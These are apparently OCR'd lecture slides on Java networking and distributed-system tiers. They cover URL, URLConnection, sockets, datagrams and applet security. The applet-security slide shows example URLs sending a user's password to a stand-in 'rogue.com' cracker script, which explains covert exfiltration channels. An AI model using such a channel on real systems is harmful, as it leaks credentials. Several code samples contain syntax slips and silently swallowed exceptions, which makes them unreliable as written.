

Distributed Systems

“Java is supposed to become the premier tool for connecting computers over the Internet. In this realm, Java mostly lives up to the hype.”

“I know of this bridge for sale…real cheap.”


Distributed Systems






Mainframes: ASCII display, server model, centralised management, proprietary

Client/Server: Various GUI, PC's as terminals, (diskless) Workstations, X terminals, sets of specific servers, decentralised management



Network Computing: Browser (universal?) GUI, simplified access, true distributed computing, centralised management, heterogeneous appl^{n} servers


Distributed Systems



Distribution of Data and Function
+ Distribution of Computation

Distributed Systems

- Impetus for distribution



Distributed Systems

- Benefits and difficulties
  - Resource Use
    - Improved resource access
    - Resource sharing
  - Applications
    - Multi-user applications
    - Standard software applications
  - System Performance
    - Efficiency, availability, flexibility
  - Failure Detection
    - Hardware and/or Software and/or Network
  - Complexities
    - Development, System, Management, etc
  - Security issues
  - Data integrity
    - Synchronisation, Transactional properties..

Distributed Systems

- Facilities found in java.net package
  - URL class
  - URLConnection class
    - work with URLs
    - more control/sophistication than with URL class
      - also HttpURLConnection for HTTP-specific operations
  - Sockets
    - UNIX-style networking
      - Socket
      - ServerSocket
      - InetAddress
  - Datagrams
    - raw transmit/receive facility

Distributed Systems

- URL class
  - allows data to be retrieved according to specified location
    - openConnection
    - openStream
    - getContents
  - parses and extracts portions of a given URL
    - get{File, Host, Port, Protocol, Ref}
    - sameFile

Distributed Systems

```
import java.io.*;
import java.net.*;

public class URLMisc
  {
  public static String fetch (String address)
    throws MalformedURLException, IOException
    {
    URL url = new URL (address);
    return ((String) url.getContent ();
    }

  public static void info (URL address)
    {
    System.out.println ("Host: " + address.getHost ());
    System.out.println ("Port: " + address.getPort ());
    System.out.println ("File: " + address.getFile ());
    if (address.equals (new URL ("http://www.microsoft.com")))
      System.out.println ("All hail Bill the bountiful!");
    }
  }
```

Distributed Systems

- URLConnection class
  - gives more control over the downloading process
  - can find out more about the contents
    - getContent
    - getHeaderField, getHeaderField{Int, Date}
    - setUseCaches
    - setIfModifiedSince
    - setDo{Input, Output}
    - setAllowUserInteraction
    - etc.

Distributed Systems

```
import java.io.*;
import java.net.*;
public class GetURLInfo
  {
  public static void printinfo (URLConnection u) throws IOException
    {
    System.out.println ("URL: " + u.getURL ().toExternalForm () + ":");
    System.out.println (" Content Type: " + u.getContentType ());
    System.out.println (" Content Length: " + u.getContentLength ());
    System.out.println (" Last Modified: " + new Date (u.getLastModified ()));
    System.out.println (" Expiration: " + u.getExpiration ());
    System.out.println (" Content Encoding: " + u.getContentEncoding ());
    System.out.println ("First five lines:");
    DataInputStream in = new DataInputStream (u.getInputStream ());
    for (int i = 0; i < 5; i ++)
      {
      String line = in.readLine ();
      if (line == null) break;
      System.out.println (" " + line);
      }
    }
  }
  public static void main (String [] args)
    throws MalformedURLException, IOException
    {
    URL url = new URL (args [0]);
    URLConnection connection = url.openConnection ();
    printinfo (connection);
    }
  }
```

Distributed Systems

- Sockets
  - ‘UNIXey’ view of the world
    - has been successful
    - native sockets very fiddly to use in the “real world”
  - Client-Server paradigm
  - useful for working with non-web/legacy systems
  - Java’s sockets abstraction is relatively easy to use

Distributed Systems

- ServerSocket class
  - server side of a connection
  - returns a new Socket for the connection proper
    - associated I/O streams do the real work
  - some methods:
    - accept
    - get{InetAddress, LocalPort}
      - returns the local {address, port} of this server socket
    - setSoTimeout
      - the ServerSocket will block for only this amount of time

Distributed Systems

```
import java.io.*;
import java.net.*;
class BareBonesServer
  {
  public static void main (String [] args)
    {
    ServerSocket listen_socket = null;
    try
      {
      listen_socket = new ServerSocket (8888);
      }
    catch (IOException e)
      { }
    for ( ; ; )
      {
      try
        {
        new Thread (new Connection (listen_socket.accept ())).start ();
        }
      catch (IOException e)
        { }
      }
    }
  }
```

Distributed Systems


```
class Connection implements Runnable
  {
  private DataInputStream in = null;
  private DataOutputStream out = null;
  private Socket client = null;

  public Connection (Socket client)
    {
    try
      {
      this.client = client;
      in = new DataInputStream (client.getInputStream ());
      out = new DataOutputStream (client.getOutputStream ());
      }
    catch (IOException ioe) { }
    }

  public void run ()
    {
    // read from in, do work, write results to out
    }

  protected void finalize () throws Throwable
    { super.finalize (); doFinalization (); }

  public void doFinalization () throws Throwable
    {
    if (out != null) { out.close (); out = null; }
    if (in != null) { in.close (); in = null; }
    if (client != null) { client.close (); client = null; }
    }
  }
```



spawned threads

Distributed Systems

- Socket class
  - client side of a connection
    - point-point, bidirectional
    - either datagram or stream based
  - extensible
    - could extend to do authentication/encryption, say…
  - socket options
    - support popular BSD-style options
      - "If there's other options you'd like to use from Java tell us!"
- InetAddress class
  - represents an internet address

Distributed Systems

```
import java.io.*;
import java.net.*;
class SocketClient
  {
  public static void main (String [] args)
    {
    Socket server = null;
    try
      {
      server = new Socket (args [0], 8888);
      System.out.println ("Connected to: " + server.getInetAddress () +
                          ":" + server.getPort ());
      DoSomething (server.getInputStream (), server.getOutputStream ());
      }
    catch (IOException ioe) { /* SQUELCH! */ }
    finally
      {
      if (server != null)
        try { server.close (); server = null; } catch (IOException ioe) { }
      }
    }
  private static void DoSomething (InputStream in, OutputStream out)
    {
    // this is where the work of the client gets done…
    // read from in, write to out
    // close in & out
    }
  }
```

Distributed Systems

- showDocument
  - in AppletContext class
  - “one-stop shop” for HTML pages
  - showDocument (url {, target})
    - target identifies a frame—may be:
      - “_top”, “_self”, “_parent”
      - “_blank”
      - name of a frame
    - not all browsers need support this
      - AppletViewer doesn’t

Distributed Systems

- Applet (net) security
  - (by default) applets can only connect to their serving host
  - why? covert channels!

http://www.rogue.com/cgi-bin/cracker.pl?Bobs+password+is+StupidComputer
http://www.rogue.com/Bobs/password/is/StupidComputer

Distributed Systems

- Datagrams
  - ‘raw’ transmission facility
  - one-off packets
  - delivery/sequence, etc. not guaranteed
  - suitable for
    - quick query-response applications
    - situations where efficiency vital
      - rare
  - DatagramPacket class
    - construct & provide info regarding the data to send/receive


Distributed Systems

```
DatagramSocket dgSocket = null;
try
  {
  dgSocket = new DatagramSocket ();
  int port = Integer.parseInt (args [1]);
  InetAddress address = InetAddress.getByName (args [0]);
  DatagramPacket request = new DatagramPacket (sendBuf, 256, address, port);
  dgSocket.send (request);

  DatagramPacket reply = new DatagramPacket (sendBuf, 256);
  dgSocket.receive (reply);
  String received = new String (reply.getData ());
  System.out.println ("Got: " + received);
  }
catch (IOException e)
  { }
finally
  {
  if (dgSocket != null}
    try {dgSocket .close (); dgSocket = null; } catch (IOException ioe) { }
  }
```


Distributed Systems


- 2-Tiered approach
  - Client/Server
  - Separation of shared components
  - No clear rules for separating C/S
  - Rapid development and deployment
  - Not particularly flexible
  - e.g Simple Web, Application / Database, Application / Services models



Distributed Systems

- 3-Tiered approach
- Extension to Client/Server component software model: more clearly defined separation & factoring
- Utilise abstract interfaces
- Value-add services
- Wrap legacy systems






but actually...

Distributed Systems

- *n*-Tiers
  - Abstraction and division of functionality—logical distribution of application components
  - Peer to peer components




Distributed Systems

- Consider a classic/hypothetical call centre application:
  - Forms-like data entry in a user interface
  - Data verification
  - Database connectivity (e.g DB2) & retrieval
  - Possible intermediate processing of data
  - Delivery of (likely enhanced) data back to client
  - Display and interaction
  - etc


Distributed Systems

- Browser-Based Java Solution (I)
  - Thinnest client-side solution—uses HTML forms and HTTP
  - No validation on client, possibly tedious UI
  - Minimal client requirements
  - Increased complexity in servlet—greater resource requirement?




Distributed Systems

- Browser-Based Java Solution (II)
  - Thin client-side solution—uses HTML forms, HTTP, and Javascript (or similar) for entry validation
  - Removes some reliance on servlet
  - Some additional resource load on client
  - Javascript not supported everywhere
  - Thinnest “fully featured” UI—good WWW solution




Distributed Systems

- Browser-Based Java Solution (III)
  - Less thin client-side solution—uses Applet and HTTP (or RMI, CORBA/IIOP, JDBC, etc)
  - Removes some (or even all) reliance on servlet, depending on distribution requirements
  - Does not necessarily require Browser
  - Comprehensive, flexible Java solution



Distributed Systems

- Full application—Java solutions



- Comprehensive, flexible Intranet solutions
- allows leveraging of most appropriate protocols and distribution model
- Sockets or wrapping needed to integrate with legacy network services & apps
- RMI best for 100% Java
- CORBA may be best to integrate mixed technology environments

Distributed Systems

- **Considerations**
  - What is the userbase?
    - Intranet
    - Extranet
    - Internet
  - Requirements of application user interface and service/server components
  - Resources available on client and server systems
  - Development time, cost and resources
  - Is Java to be / being used everywhere
  - Are legacy systems to be retained
  - Required distribution model & infrastructure granularity
    - e.g full distributed object availability and management, or simple network protocols